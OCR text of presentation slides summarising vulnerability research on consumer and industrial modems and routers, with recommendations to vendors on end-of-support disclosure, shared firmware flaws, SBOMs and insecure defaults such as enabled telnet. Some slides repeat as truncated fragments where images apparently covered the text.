
Summary

Quick Summary



- More 30 vulnerabilities found in more than 10 devices
  - Impacting millions of devices
- Spanning ADSL, GPON ONU, 4G/5G Modems
  - Used in homes, industries, and critical infrastructure
- Identified pre-authentication RCEs and hidden backdoors
  - Most devices are EoL/EoS but still widely used


End-of-Support (EoS) Issue




- Vendors should proactively disclose estimated EoS timelines
  - The scope and details of EoS should be clearly communicated by vendors
- EoS does not diminish the importance or impact of vulnerabilities
  - Vulnerability reporting platforms should accept reports regardless of EoS status
- Most users won't replace or patch products unless they break down

Vulnerability Inheritance and Disclosure

- Most IoT device firmware has inheritance issues
- Sibling products often share the same code ecosystem
- Reporters cannot fully grasp these problems
- Upon receiving reports, vendors should not just patch one vulnerability



Outdated Software Services




- As seen in the Boa case
- Companies should maintain proper lists of product software components
  - For example, using SBOM (Software Bill of Materials)
- This allows immediate action when any issues arise in the supply chain

Inappropriate Privileges and Risk Exposure

- Assess the attack surface of a product
  - Both users and vendors need to be aware
- Check whether various ports can be accessed
- Analyze if default passwords required by specifications are reasonable
- Insecure default settings
- Vendors may not even be aware of their own risk exposure


Inappropriate Privileges and Risk Exposure

- Assess
  - Both
- Check
- Analyz
  reason
- Insecu
- Vendor



Inappropriate Privileges and Risk Exposure

- As
- Cl
- Ar re
- In
- Ve



My TL-MR6400 surprisingly has telnet enabled. How can I disable this feature? Thanks.


Inapp ure

- As
- Cl
- Ar re
- In
- Ve

